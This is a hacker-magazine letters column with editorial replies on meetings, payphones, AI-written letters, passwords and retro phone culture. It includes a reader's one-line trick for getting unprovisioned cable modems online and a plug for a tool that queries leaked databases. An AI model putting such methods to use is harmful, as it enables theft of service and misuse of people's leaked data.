Never seen *2600* in a grocery store checkout line before! Maybe they should have put it in the *Prevention* rack? Seen at the Kirkland, Washington Fred Meyer in April, 2024.

Todd



We're as surprised as anyone to see us popping up in supermarkets. We had no say in this. (And it's extra weird that we're taking Reader's Digest's *spot.)*

Dear *2600*:

Hello from a longtime reader. I normally just get *2600* from local newsstands or Barnes and Noble if the newsstand is sold out. I decided to *finally* check out the website and noticed that 2600.org gets a security warning and certificate error. This is because the Let's Encrypt cert being used is for 2600.com only. I just wanted to encourage you to add 2600.org to the cert as a Server Name Indication (SNI).

Thanks for fighting the good fight.

Tim

We hopefully will have this taken care of by the time you read this, but we don't even use 2600.org for anything at the moment. It's actually mostly for people who follow links from reporters who used the wrong top level domain for us in their stories.

Help Needed

Dear *2600*:

Hello sir, I am very passionate about becoming a hacker and it is my biggest dream in life. Can anyone help teach me to make my dream come true for free? I promise to follow through and handle the job. I need really experienced hacker. I love hacker black hat.

Hn

Lord have mercy, here we go again. First off, who is the "sir" you think we are? Why is this "dream" of becoming a hacker the focus of your entire life and why are you apparently unwilling to invest a single penny in its fulfillment? Do you know what happens to those who break their promise and can't handle the job? Seriously, we're asking, because we'd love to see just what your vision of the hacker world is. We'll avoid discussing the hat fetish and end with a few words of advice to you and the many more who have asked similar misguided questions. Hacking is not a job. You can use hacking abilities within activities, whether that be working for governments and corporations, or engaging in actual crime, which we fear might be the case here. Any skill can be used for good or bad. The glorification from mass media and the unrealistic achievements the entertainment world fantasizes about make lots of people think that having these skills will turn you into a god. Trust us - it's a lot less exciting than that. But it can be orders of magnitude more rewarding. It all involves learning, reading, patience, sharing, experimenting, and doing things that most everyone else considers a huge waste of time.

We somehow doubt there'll be a follow-up.

Dear *2600*:

A good friend of mine was just *thoroughly* hacked. The hacker showed him pictures and videos of his security cameras, locked him out of all his websites he manages for customers, spoke over the cameras (they have two-way audio), and threatened his life, drained approximately $180,000 CAD from his bank account leaving him with $0.88 CAD, and did various other things. He also believes his phone is tapped with either a stinger or something else. What should his next steps be? Can someone lend their time to do some "hacking" to either regain all his stuff or find out who did it and where they live and sleep? I'd be eternally grateful. I run a legal services business and work with private investigators all the time, but he doesn't have the $1500 retainer plus $65 an hour to get that done. He has less than a dollar in liquidity, and it's in CAD, so if you're in the U.S., subtract 30 percent and that's all he has. I'm looking forward to hearing some advice.

Joshua

So this is a "good friend" of yours who has been ripped off and left with 88 Canadian cents, you happen to run a business with connections that would certainly help with a case like that, and your solution is not to help your friend using those means but to somehow engage in retribution? Our advice is to step up and show some compassion to someone in need.

Dear *2600*:

I'm looking for archived early Usenet (mostly the Danish groups). I can't get it from Google Groups. Do you know any archives anywhere that might have it? It is important cultural heritage.

Thomas

Once again, we must recommend the Internet Archive for this kind of thing. In fact, archive.org/download/usenet-dk seems to have exactly what you're looking for. Collections like this come about from people contributing their little bits of history. Unlike what many of us have been told, the Internet is not forever. We must work to preserve its memories.

Dear *2600*:

Basically, can you help me get a job as a Christian radio disc jockey?

Paul

You could not have asked for a worse reference. In what universe did you hear about us and think that this is the kind of thing we do?

Gripes

Dear *2600*:

Is there really no way to unlock an iPad unless you are the original owner? I came into possession of one from a now deceased tenant and would rather upcycle it than throw it away. It's probably about ten years old so not a big loss, but still.

John

It clearly would be wrong for you to be able to access your deceased tenant's personal stuff on any device without prior consent. That said, it's also wrong to trash old tech because you can't crack the code. Any company that forces you to do that has a serious lack of integrity and is responsible for a massive amount of e-waste. There should always *be a way to wipe and reset an old device.*

Dear *2600*:

Why does Outlook keep forcing me to change my password? It says someone had tried to log in, and now it is blocked, I must change my password to sign back in. *So why the hell should I change my password?* Obviously, my password is strong enough as these people didn't gain access!

ML

That's a very good question and one we've seen asked before. We've heard that Google and Facebook engage in similar behavior, which just results in panic and unneeded actions. We can only theorize that they believe if someone is trying to guess your password, they will get closer with each attempt regardless of how good your password is. But that's not how any of this works and we're surprised they don't seem to know this.

Dear *2600*:

Would someone please explain to me in small words why I need to establish a "personality" in my fucking browser? My browser doesn't need to know who I am in order to render URLs.

Michael

With that attitude, your browser is going to be rather disappointed in your personality. When it integrates with artificial intelligence, you may be forced to have a difficult conversation.

Dear *2600*:

One thing I find shocking about the recent AT&T cellular network outage is that many customers tried dialing 911 to test their service - can you believe that? I would have expected most people should have at least thought to call a local number (such as a restaurant or a weather number) or perhaps 611, 311, or 211. I'm also thinking that us experts on telephony should introduce more people to the famous "Elvis operator" test number. I use the "Elvis operator" to test my telephones all the time.

SP

And yet you didn't give us the number. Luckily, we already have it. 718-238-9901 will connect you to a famous test recording that has existed for many years. It used to be quite common for 9901 extensions in the New York metropolitan area to identify the central office that their exchanges were located in. This one is a favorite.

Random Thoughts

Dear *2600*:

I am writing to share some thoughts on the intersection of artificial intelligence (AI) and cybersecurity, particularly concerning the potential implications for hackers in the digital landscape. As technology advances at an exponential rate, it's crucial to consider the evolving dynamics between AI and hacking.

Traditionally, hackers have leveraged their ingenuity and technical skills to exploit vulnerabilities in systems and networks. However, with the advent of AI, the balance of power may shift in favor of defenders. AI-powered cybersecurity tools have the capability to analyze vast amounts of data, detect anomalies, and respond to threats in real-time with unprecedented speed and accuracy.

On the surface, this development may seem like a win for cybersecurity professionals and organizations seeking to safeguard their digital assets. Indeed, AI has the potential to bolster defense mechanisms and mitigate the impact of cyber attacks. However, it's essential to recognize the flip side of the coin.

As AI-driven defense systems become more sophisticated, they also pose new challenges for hackers. Traditional methods of exploiting vulnerabilities may become less effective against AI-powered defenses that can adapt and learn from past incidents. This could potentially raise the bar for hackers, making it harder for them to infiltrate systems and carry out their malicious activities.

Moreover, the rise of AI in cybersecurity may lead to the emergence of AI-powered hacking tools and techniques. Just as defenders leverage AI to strengthen their security posture, hackers may exploit AI algorithms to devise more sophisticated attack vectors, evade detection, and amplify the scale of their operations.

In this context, the evolving landscape of cybersecurity presents a double-edged sword. While AI holds immense promise for enhancing cyber defense capabilities, it also introduces new complexities and risks. As hackers adapt to the era of AI, the cat-and-mouse game between attackers and defenders will likely intensify, underscoring the need for continued innovation and collaboration within the cybersecurity community.

Ultimately, the relationship between AI and hacking underscores the importance of proactive measures to anticipate and address emerging threats. By staying vigilant, fostering information sharing, and investing in cutting-edge technologies, we can navigate the evolving cybersecurity landscape with resilience and adaptability.

Samuel Ludke

It was inevitable and indeed regrettable, but a majority here believe this was written by AI. Think about what it means to be accused of this if you've actually written something yourself. It goes beyond writing - actors are now regularly being accused of not being human based on their words and mannerisms. Such suspicion isn't healthy and it's only going to get worse.

To all potential writers of letters and/or articles: this is unquestionably fun technology to play with. But we don't want AI-generated content to replace our human writers in any way. Artificial intelligence can be a useful tool in analyzing facts, looking for conflicts, and even coming up with creative ways to phrase things. But it should never become a crutch or be used without revealing that fact. We're pretty good at catching it and, *ironically, AI will help make that ability even better. And if/when we do catch it, don't expect us to ever accept further submissions from that source. Our readers deserve better.*

Dear *2600*:

A smile is a small gesture expressing interest and is the first step towards getting to know someone better! I am sending you a smile, I would love to know you more.

I am genuine in my search to meet someone special with whom we can start as Friends and build a life-lasting relationship from that strong foundation.

Hugs and kisses.

AR

Then again, there's something to be said for cold, robotic expression.

Dear *2600*:

My friend said this in his closing speech at a Major League Hacking hackathon in Texas. I thought it was beautiful. The quote is as follows: "Whether it is out of necessity or curiosity, we eventually re-discover things in a way that lets us understand their intrinsic potential. Then, we act with whatever tools we call our own. That is hacking. Surely, this must be the essence of innovation."

zer0watts

That pretty much captures it. Thanks for sharing, hopefully with the blessing of your friend.

Dear *2600:*

We live in times of high strangeness and weird ideas. As hackers, it is our duty to be able to survive in case of a natural or manmade disaster such as an X-class solar flare that knocks out the power grid or civil unrest caused by the stupidity of the egg-sucking weasels, also known as our government. It is a very good idea that you have the ability to be able to stay in your house for at least three months without any outside assistance. You can't count on the government to take care of you.

I have enough food and water to survive six months without opening my front door. I produce four kilowatts of solar power a day and I have a stock of normal everyday items like toilet paper, which comes in handy when you can't run up to your local Stop-and-Rob for an extra roll. I also recommend that you take the time to get an amateur radio license for alternative communications. If the grid goes down, it will be the only way to find out what the hell is going on around you. I work the UHF/VHF/HF bands using voice, data, and CW modes. Unlike Twitter, Facebook, and Instagram, my comms will always work.

I am in the process of writing a free e-book on this subject and, when finished, I will send it to *2600* for review and let you decide if you would like to promote the download link for it.

AptGetSum

We look forward to it. In the meantime, the second season of The Last of Us *should be premiering in a few months.*

Dear *2600*:

Was anyone else here a participant at Beyond HOPE at the Puck Building in New York City in 1997? We had a whopping 10 megabit network connection to the Bell Labs (NYNEX/AT&T). I was 17 years old. Good memories.

Ethan

Many of us recall it fondly. But a correction is in order. We weren't connected through Bell Labs, but through a company called Bell Technology Group who happened to have offices in the same building, as well as a lot of bandwidth. A bunch of hackers even wound up getting hired by them after the conference. They eventually became Globix, then NEON Communications Group, and were finally acquired by RCN. And so it goes.

Dear *2600*:

Sed varius, leo a ullamcorper feugiat, ante purus sodales justo, a faucibus libero lacus a est. Aenean at mollis ipsum. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Sed varius, leo a ullamcorper feugiat, ante purus sodales justo, a faucibus libero lacus a est.

Cheers.

Vladimir

You probably thought you were a real wise guy sending us this. But what you inadvertently accomplished was to demonstrate a useful task that artificial intelligence can perform. We asked our local large language model what they thought of your words. Are you ready? This may sting.

"The text you provided is actually not real Latin and seems to be a corrupted version of placeholder Latin text commonly used in graphic design called 'Lorem Ipsum.' Real Latin sentences would have proper grammar and vocabulary. The nonsensical word order and nonsensical phrases like 'feugiat, ante purus sodales justo' are giveaways of placeholder Latin."

So not only is this merely taken from a placeholder text, but even that somehow got mangled. Magis conare!

Dear *2600*:

I don't know when, but the moment I realized who you guys were for real, it was just like yeah, this is never-ending. At first, it was just like "oh hey, there's this interesting Facebook group over here" and then it was like "oh holy shit, it's that old hacker underground magazine that's been around since the 1980s along with *Phrack*." I'm still a script kiddie, but I have Kali up and running on a box now and intend to start studying coding myself. I mean, God, I could tell you about my history without ever writing code.... I knew how to talk devs into handing over cracking apps during the AOL era. I just told the devs I myself knew they patched against crackers, so I wouldn't be a lamer who ran a website and shared that code because the more widely known it was, the quicker it got patched and I'd share my phish tank with them, so if it was running on multiple machines we'd get more together.

It's been a long time and I'm sitting here like why haven't I ever really sat down to learn how to write code myself? Am I only punishing myself by not doing it?

Oh yeah, remember way back when someone figured out you could solder a part to the board of SURFboard modems? I was there trying to uncap and had an old SURFboad hax0rware modem. I figured out Time Warner only put unprovisioned modems through DNS filtration, so if you used Google's DNS, you could get a unprovisioned modem online.

So I'm aware of DOCSIS (Data Over Cable Service Interface Specification) now and I know my way around the Linux bash shell because I had to learn to compile CircleMUD back in the early aughts.

I also had modified PlayStation consoles and everything. I am so much your target demographic that I just feel a bit guilty my name isn't really on a project as anything more than a donor. (I gave generously to ReactOS as well.)

K

It sounds like you've seen and done a lot. Although we don't really think in terms of demographics, we do appreciate hearing such memories from people who are part of the journey. We look forward to the stories ahead.

Support

Dear *2600*:

I haven't been able to attend in person since HOPE was moved from across Penn Station to someplace out on Long Island, but I am happy to support the con.

Steve

We appreciate your purchase of a virtual ticket which helps the conference keep going. We hope we see you again down the road. For the record, the conference is still in New York City, but not in Manhattan. It's a different kind of magic.

Dear *2600*:

I enjoyed the EFF article about SLAPP lawsuits and how the EFF is defending organizations for what they publish online. FYI, the Foundation for Individual Rights and Expression (FIRE) is another organization for protecting online (and offline) speech. Historically, it was only focused on censorship by universities, but it recently expanded its mission to protect speech in all venues, including online. I think it takes a stronger position on free speech than the ACLU. If a *2600* reader's blog or other speech is being attacked and needs legal support, this is yet another outlet you can submit your case to. Or donate to it for supporting those who are being attacked. Their website is www.thefire.org.

David M

This organization was originally designed to fight for freedom of speech on campuses, but have recently expanded well beyond that. We certainly need more allies in the many battles currently going on.

Dear *2600*:

Nice to see this still going. I used to subscribe to the magazine back in the 1980s. Ah, the good old days when I was a phreaker with my blue box.

Eric

You'll find that some things have changed. We've gone quarterly, for one.

Dear *2600*:

Huge thanks to Noah for spreading the word about Sci-Hub (41:1). At first I figured most readers of *2600* would probably be aware of it already. The more I thought about it, the more I realized that that kind of assumption gatekeeps knowledge just as effectively as publisher paywalls do. Share your knowledge, even if you think it's already widely known! Those in the know can always turn the page to the next article.

Anyway, to further drive home the author's point about the realities of institutional access, I recommend reading "In Solidarity with Library Genesis and Sci-Hub" (available at custodians.online) and its citations. Perhaps most potent is a quote from *The Guardian* article in Footnote 2:

"We faculty do the research, write the papers, referee papers by other researchers, serve on editorial boards, all of it for free... and then we buy back the results of our labour at outrageous prices." To put it another way, even if institutional access were as complete as publishers claim, their argument would still be moot. That literature is still mostly funded by public money and purchased back with public money, all to fuel private profits. It is no accident that the strongest proponents of open access research are themselves active researchers - they are keenly aware of the part their under-compensated work plays in this cycle.

Alphox

Those are some great points raised in the piece you recommend. As for the article from last issue, you raise an excellent point concerning what gets printed in these pages. There's no way all of us can know everything or even know a majority of the subjects we cover here. So if you've got something to talk about, odds are someone here will get a great deal out of it. Articles are always welcome at articles@2600.com.

Dear *2600*:

I already have a lifetime subscription of the physical magazine, but I also like having them in PDF format as well, since obviously I can't carry around three to four years' worth of them physically at all times, but I do have my iPhone and iPad with me almost all the time.

Thank you guys for everything you do. I truly and sincerely mean that as well. You guys are a beacon of light in an otherwise insane/crazy world that's evolved lately (and not just in the U.S. either

- that's the truly horrifying part).

Much love.

Doorman

We're happy to help. And there are quite a few of us who like to have both physical and digital versions of publications on hand, as they each serve different purposes.

Updates on Meetings

Dear *2600*:

Just wondering if you guys have heard any updates on the Allentown, Pennsylvania meeting? I tried attending today for my first time and didn't see any hackers. I came back in around 6:00 to see if maybe the meeting was listed incorrectly, but no luck. There was a board game club and a large youth swim team, but no hackers.

Adam

There can occasionally be months where people don't show up to a particular meeting. If this becomes a recurring pattern, we have no choice but to delist it. Hopefully, that won't be the case here. We want to see more meetings like Stockholm:

Dear *2600*:

I was stoked for the Stockholm meeting today, I was there at 16:59, and this time the second person actually came like two minutes later. That's a first. A few people came in quite early and had to leave early, others came in a bit later and stayed later. Ten people came today, but at no point was everyone there at once. There was a first time visitor young girl last month, cocky as hell. All this "I know Linux hardcore better than all the boys," but she was kind of fun to talk to. Really unsure if she would come again. She complained in our Matrix group that she couldn't come today - but she actually did and said "Hi everyone, I have no time, I just wanted to see you and say hi, gotta run back to my mom's birthday." She was at the meeting for literally two seconds. We'll see more of her.

This time, I got more into tech, sitting with a laptop, Flipper Zero, Pwnagotchis, discussing some work stuff, YubiKeys, talking about Linux and how one should blog about tech. One meta discussion from me was "Is this a good meeting? All we do is meet and talk whatever and don't get much hacking done." But people said it's so chill and nice. I'm glad they like it.

People said we should plan something bigger sometime, like with a room/hall/apartment, sit a whole day and watch hacker movies and rare conf talks.

We stayed until 00:45 when the cleaners said they closed 45 minutes ago but wanted to be nice to us. So we went for a bite and then home. I came home at 02:30. This group of hackers is starting to feel like a new kind of family, like how I hoped years and years ago the meeting could be.

/Psychad

It doesn't take much, but clearly this is one of the best ways a meeting can evolve. We hope to hear more stories from other places.

Dear *2600*:

The Houston, Texas group has been dead for years. There is still a server and the monthly mag posting an address at Agora Coffee. No one shows. The group from the early 2000s used to meet at a Tex/Mex restaurant at the Galleria Mall in Houston. I was part of that older group. It was shut down because a cop would always join and take notes. The Agora coffee shop died due to lack of attendance.

I have a location near my office in Houston. I have spoken to the owner and general manager about the group and they will support. What do I need to do to reboot the Houston chapter?

Ryan

We've gotten recent updates from the Houston meeting at the current location and there's also a website up that's being updated. So somebody is clearly involved in some way. If we get multiple reports that there's no one in attendance over a few meetings, then we will delist it and it can be relaunched anytime after through the guidelines at the 2600.com/meetings page. Existing meeting locations can always be changed without delisting if attendees agree to a move. We hope that info proves to be helpful.

Dear *2600*:

I've gone to like three of the past six meetings in Calgary and was, I think, the only one there. Have you heard anything from the organizers? Was I not conspicuous enough?

I also think the Eau Claire food court is going to be demolished soon. Do you have any idea where they'll be taking the meeting?

daxi

Unfortunately, we now have to delist this meeting as we've had a number of similar reports without any word of actual meeting attendees. Ironically, if all the people telling us there was nobody there showed up on the same day, that would be enough for the meeting to continue. But it sounds like the venue itself isn't long for this world. Hopefully, someone will put together a new meeting in this city.

Dear *2600*:

Some of my colleagues and I are looking to start a regular *2600* meeting for the Southampton area in the United Kingdom. Having read the guidelines, I wanted to ask whether hosting the event from business premises is acceptable?

James

It really depends on what that means. It can't be inside a company or give the impression that it's somehow sponsored by someone. Clubs like hackerspaces are fine, but we like to encourage attendees to meet in a place away from the tech and more open to the general public. And obviously, if by "business" you're referring to a food court or something similar that's open to everyone, that's *just fine.*

Dear *2600*:

We had our most recent meeting at Piccadilly Central in Manchester. From next month, we can have our own room as we are getting bigger. We had 25 to 30 people this time, with people traveling from Leeds, Sheffield, and London to visit! Still a great representation of women, and some of the group went for a Persian dinner to celebrate Nowruz for one of our members.

Rosie & Saskia

This is fantastic to hear. Whatever you're doing in Manchester should be a tutorial for how other meetings can grow and prosper. Your enthusiasm is truly contagious.

Dear *2600*:

I am a part-time cybersecurity student based in Vancouver, Canada. I'm eager to attend your meetings and events and I want to know how can I do that. Please share the necessary information with me. Thank you.

Obeid A.

We wish we had better news, but COVID really seems to have had an effect on the Canadian hacker scene. We would love to have a meeting again in Vancouver (or really any Canadian city) and they're not difficult to get going, unless there's some anti-hacker gathering law up there that we haven't heard about. All the details are in the guidelines section at 2600.com/meetings. We really hope to see this change in the near future.

Technological Advances

Dear *2600*:

Google is planning to introduce a new feature called "Powered Off Finding" in its upcoming Android 15 update. This feature will enable users to track their devices even when they are turned off. It's a great feature *but* if *you* can track your phone when it's off, so can anyone else.

84

People sure seem thrilled by this so-called advance. We think it's a valid concern that your phone can literally be found after you turn it off. There are many situations where you would not want to be found by someone with the power to track your phone. We have yet to see a compelling argument that would be reassuring in such a case.

Dear *2600*:

I just rewatched the classic Gene Hackman/Francis Ford Coppola thriller *The Conversation*, which might be the best movie about surveillance technology and wiretapping. The technology all seems authentic, the gadgets and techniques and hardware could have all existed in the early 1970s. There's one scene though, at a trade show where a guy is demonstrating what he calls a "harmonica pack." It's a little mic pack that is planted in a target's phone. Then, from any outside phone, you could call the target phone number, pausing before dialing the last digit to blow a pitch pipe, then dialing the final digit. This supposedly made it so the remote phone would immediately pick up without ringing and allow a remote person to listen in on the planted mic pack. Is there any way that could be real? Blowing a frequency before the final digit of the phone number is bizarre and implausible, but the rest of the movie's technical detail is amazingly good. Anyway, it's a dynamite movie across the board, very recommended.

BB

We agree that the film is spot-on with regards to authenticity, from the technology to the characters. On this supposed surveillance tool, however, we have to say that this device was either presented as a joke or that they were actually fooled into thinking something like it really existed as portrayed. In the phone phreak community, there was much speculation at the time about something known as a harmonica bug, sometimes called an infinity transmitter. While telephonic monitoring devices certainly existed, they weren't easy to access or examine. But the very notion of somehow being able to send a command over phone lines to a device hidden inside a remote phone before even dialing the full telephone number really strained credibility back then and into the present. And while it's easy to find claims online that swear these devices were real, it's also quite impossible to prove that with the demise of in-band signaling.

Dear *2600*:

In the previous issue, *2600's* response to Paul's letter about AM radio mentions that Tesla is pushing to kill it because of interference caused by their cars. Maybe that's the fault of Tesla's engineers because I can drive my Chevy Bolt EV and listen to the ballgame on AM radio just fine. Perhaps Tesla is merely trying to kill AM radio to shave a few cents off their bill of materials but, more likely, it's to push you to subscribe to their enshittified connected services to stream the game audio.

Yeah, AM (and shortwave) quality is bad by modern standards, and destructive interference is a given. But, like all radio spectrum, once it's gone and auctioned off, we aren't getting it back.

Colin Cogle

Exactly. It's so easy to throw away old technologies that have been around for a century and replace them with something brand new. Invariably, problems with the new tech arise and then there's nothing to fall back on. Even if everything works perfectly, there will always be situations where the old tech is more convenient. Aren't we taught that having a backup is smart?

AM radio is what people tune to in times of crisis when the power goes out, the Internet goes down, and nothing else is available. Even when there isn't chaos in the streets, tuning in to a distant station, listening to something that doesn't require a subscription or connectivity, and just exploring the radio dial are parts of our culture we shouldn't just discard.

Dear *2600*:

Longtime print subscriber here. I read this article in the April 13th edition of *The New York Times* regarding how the Masters golf tournament bans cell phones, but they partner with AT&T to allow for free phone calls over their landlines set up around the course. Some of the comments in the article mention people freaking out when they see the Masters name appear on their Caller ID. No mention of people using old US Robotics 1200 baud modems on those lines though!

Bill K.

It's worth tracking down that article just to see the picture of a row of at least nine people excitedly using landlines in kiosks. Another example of how old tech can come in handy for certain tasks.

Dear *2600*:

I had a thought. What was my first "hack?" Many moons ago, I was a computer engineering student at the University of Michigan (circa 1979). The intro level programming classes had you run your programs as batch jobs on punch cards. You actually had to buy the cards you used and they had a vending machine set up in the computing center selling a hundred cards for a buck if you ran out. A fellow classmate discovered that there was a card punch machine connected to the mainframe and you could redirect your program's output to it.... Not that I'd do anything like that, but setting up a for-next loop to print out a thousand blank lines should give you a thousand blank cards... right?

Paul

We must defer to those who were around back then, but we suspect it wouldn't have been that easy to bypass the system. Card punch devices were used primarily for input and we doubt it would have even been possible to output punch cards without anything being punched, and certainly not in a meaningful quantity. We'd love to hear more about how this whole operation worked, as it truly paved the way for what we have today.

Dear *2600*:

DarkGPT is an OSINT assistant based on GPT-4-200K designed to perform queries on leaked databases, thus providing an artificial intelligence assistant that can be useful in your traditional OSINT processes. More info can be found at github.com/luijait/DarkGPT.

CM

This is where it starts to get really interesting.

Dear *2600:*

As one of the people who doesn't know how to encrypt email, I was very happy to see "Educating Friends and Family About Online Security" on the contents page of 34:4 (Winter 2017-2018) of *2600 - The Hacker Quarterly.*

Overall, I found the article sensible, but the writer left out one basic dimension of practical application. What is the time factor? I've asked around at the HackRVA workshop club, where I can find your actually very good magazine. They say Tor is quite good, but then didn't really go into detail as to how much it might slow down my Internet activity.

I was stuck for about ten years with 28K dial-up. I've had it with waiting what seemed like an hour because some unthinking person used a ten megabyte heading on a text document that didn't need it. I have to weigh security that, yes, could become a mental health issue, against the immediate mental health issue of depression from no longer being able to enjoy the Internet.

But maybe "Creating Strong and Easy to Remember Passwords" (34:4) would finally provide the guidance I needed. I have been told by one doctor that I have a 160 IQ, for whatever that's worth. But whatever "smarts" I have comes at a price: I am actually "on the short bus" for a variety of reasons, all from the neck up.

One of my issues is ADD (not the hyper kind, the daydreaming kind). I wasn't diagnosed until my late twenties, so I didn't get the early life help that others hopefully get these days. One result is that I have to use the same few very long, idiosyncratic, and very personal passwords, everywhere.

So what about your article? "Nonword word" is only a recipe for disaster for me, because I won't be able to remember it. I can't use the Kroger grocery app on my phone the next day after resetting my password with my laptop the night before. I had already completely forgotten what especially simple, but very non-routine, password I'd chosen.

I am extremely dependent on daily and weekly routines. I would need a non-word word that was already routine for me, and I have none.

Andova Begarin wisely advises that we use another token composed of a number. Maybe each of us is generalizing from personal experience. Maybe the author can easily recall a specific three-digit number with no chance of confusing it with any other numbers.

The only numbers I'd find meaningful would be four-digit years, and any bad-hat hacker is going to program his password cracking system to look for years.

I'm sorry, but I simply am unable to use Begarin's suggestions. Maybe it's only because I'm too broken. I can still remember three pretty random words from over 25 years ago, but I'll fail if you ask me to use anything but the four random word approach, popularized in the *XKCD* comic strip a while back.

But before I close, I now salute Emily Saunders for patience, bravery, determination, wisdom, intelligence, all above most of us. Her article, "Nightmare on E Street" (also in 34:4) is one with which I can identify, not because I have even begun to travel down that very hard road, but because I know I'm at her starting point. And I can only turn to the friendly hackers at HackRVA, and hope they aren't too annoyed by requests for a complete home Internet security setup.

With my ADD, I forget even the most important, most urgent things, but I will try to ask around, try to set up a group session at the workshop club where we can all bring in our hardware and... oh. Will that even work? See? Most of us will never know, because we're stuck with responsibilities that keep us too busy.

With my disabilities, I've only been able to get very part-time, minimum-wage work as a janitor, but, of course, one of the few evenings I can get work is when the local *2600* chapter meets. Darn.

Thank you all for working so hard on a magazine that I can actually understand, in part. Thanks for encouraging the local *2600* chapter, so they feel connected, and not so few.

Bill

There isn't much we can add to this, except to say that it's really interesting how relevant one of our issues from years ago can be today. We totally get the frustration with rules and advice that may seem simple to those who come up with them, but can be almost impossible to implement for others. The important thing is to never feel you have to apologize for being who you are or for not possessing or appreciating someone else's skill set. This is the challenge of technology: to serve everyone. If we can't devise a system that works for you, then we've failed to realize the actual potential of the technology. Humans are the ones who judge and dismiss others based on who they are or what they can achieve. But we don't all have to play by those rules. Instead, we can try and design systems that can be manipulated and configured to serve our individual parameters. Whether it's one person or a million, no one should be left out.

On Payphones

Dear *2600*:

Wasn't sure if this made the rounds yet - I'm newer to *2600*. I found that someone was going and documenting all the payphones in Jacksonville, Florida with pinned locations and notes for each one. Not sure how active it is, but there's a lot of them and some good photos too. Take a look at www.dougeng.art/goodbye-hello-1 if you're interested.

Aaron

There are still enough payphones for projects like this to exist all over the country. And hopefully one day, common sense will prevail and a permanent public phone presence of some sort will exist and be maintained.

Dear *2600*:

I want to mention that I enjoy submitting payphone pictures to follow in line with the cultural foundation of *2600 Magazine* that has always been an enjoyable part of my life. Being a young programmer and phone phreaker in my teenage years, I found the exotic phones *so cool!* To be able to see such diverse designs and technologies from remote areas of the planet in the hacker mag was and continues to be amazing.

The payphone was the root of all my communications and entertainment. Payphones were at the root of having a good life that included girls and parties. Waiting by a payphone for a girl to call or aggressively trying to win those concert tickets on the radio.... Free calls to relatives and friends were priceless when a minute-long phone call was an hour's work at minimum wage.

There is always something to be admired about the rich history and surviving payphone. To be able to share such gems is a personal sense of success. I like the dial tone and find the serial numbers quite fascinating. It's even better when they are not vandalized or destroyed by disrespectful people or disaster.

Robert

We couldn't have put it better. Payphones have played such an important part in so many lives and have been a vital part of our society. They're a lot more than just another pretty picture. They represent a constant that there is still a need for, even if many of us no longer see that.

Facebook

Dear *2600*:

I noticed that the *2600* group banner says by 2600.net. Is this group actually affiliated with the magazine? I noticed there's never any posts about *2600 Magazine,* the podcast/radio show, HOPE, or the website.

Lance

The affiliation is very loose and those of us who work on the magazine have never been fans of Facebook. Like the IRC network, the various Facebook groups (three at last count), and the many meetings, we expect and hope that communities will grow and flourish without the need for oversight. That's really the only way they can continue, as we don't have anywhere near the time that's necessary to be actively involved.

As for the lack of content about the magazine, that's easily fixed by people posting. We are terrible at self-promotion, so we hope others can help spread the word about the many cool things happening in our community.

Dear *2600*:

Can you tell me if the "*2600 - The Hacker Quarterly*" Facebook group is an "official" group tied to the magazine? You link to it on the main site, so I assume it is. If so, is [redacted] involved with the magazine at all? He is the main admin of that group and he just seems to be a right-wing zealot who is ruining that group for most of us with his politically motivated posts. That isn't what I think of when I think of *2600* and the hacker movement for the past three plus decades. He regularly posts anti electric vehicle misinformation. Today he posted a complete straw-man argument about how people are defending Apple about something involving Jon Stewart. If you read the replies, you'll see that pretty much no one really feels the way that he is implying with his post. It's just him making up a situation to fit his support for Elon Musk lately.

Again, it just feels like politically motivated garbage. It makes me want to leave the group. Is this really who you want representing *2600* for thousands of people?

Thank you for your time.

John

First off, we redacted the name because we're not engaging in anything that is targeting a specific individual, period. As we've stated countless times here, we're not interested in Facebook, we're way too busy, and those who want to be a part of it are welcome to and, if they want to have a group that's loosely connected with the magazine, they're welcome to do that. With that will come the usual unpleasantness that is inevitable with online communities where some people are in charge and others aren't. If things become intolerable, other groups can be started instead. We have three of them for that reason. We can have even more, but similar problems are almost guaranteed to pop up.

We don't have to agree with someone running the group on much, other than running the group in an open and competent manner. If you see something you disagree with, you can either ignore it or counter it. If it's anything like the Facebook we know of, arguments will ensue, people will get upset, and we'll get more letters. The fact that "no one" seems to agree with the posts you cite by this admin makes us wonder why an opposing opinion is such a big deal. Arguing can be good if it makes you think about why you support the position you hold. And again, if you can't stand to read that side of the issue, you can ignore it or post something else entirely.

Like IRC, what is said by people, whether they are admins or users, doesn't represent us. The existence of the forum and the engagement between people is what does. Hopefully, those can find a way to continue in whatever digital space people choose to occupy.

Ideas

Dear *2600*:


Love the mag. Would be nice to have a digital/physical bundle. Thanks!

Aaron

As we make it through our first full year of replacing Amazon with our own digital subscription model, we will make coming up with something like that our next project.

Dear *2600*:

I bet if you made a cover shirt based upon Winter 1995-1996 (12:4), it would sell like gangbusters. I know this is my all time favorite *2600* cover.


2600
The Hacker Quarterly $4 ($5.50 in Canada)
VOLUME TWELVE, NUMBER FOUR
WINTER 1995-96
NYNEX
2600

Kim

We'll keep this in mind. An older cover is more of a challenge, as we didn't have anywhere near the same level of digitization back then. But nothing is impossible.

Dear *2600*:

First of all, thank you for the great work you are putting into each magazine! I am happy that you are also offering digital editions which makes obtaining *2600* easier in Germany and it is more sustainable than dead wood which gets shipped overseas.

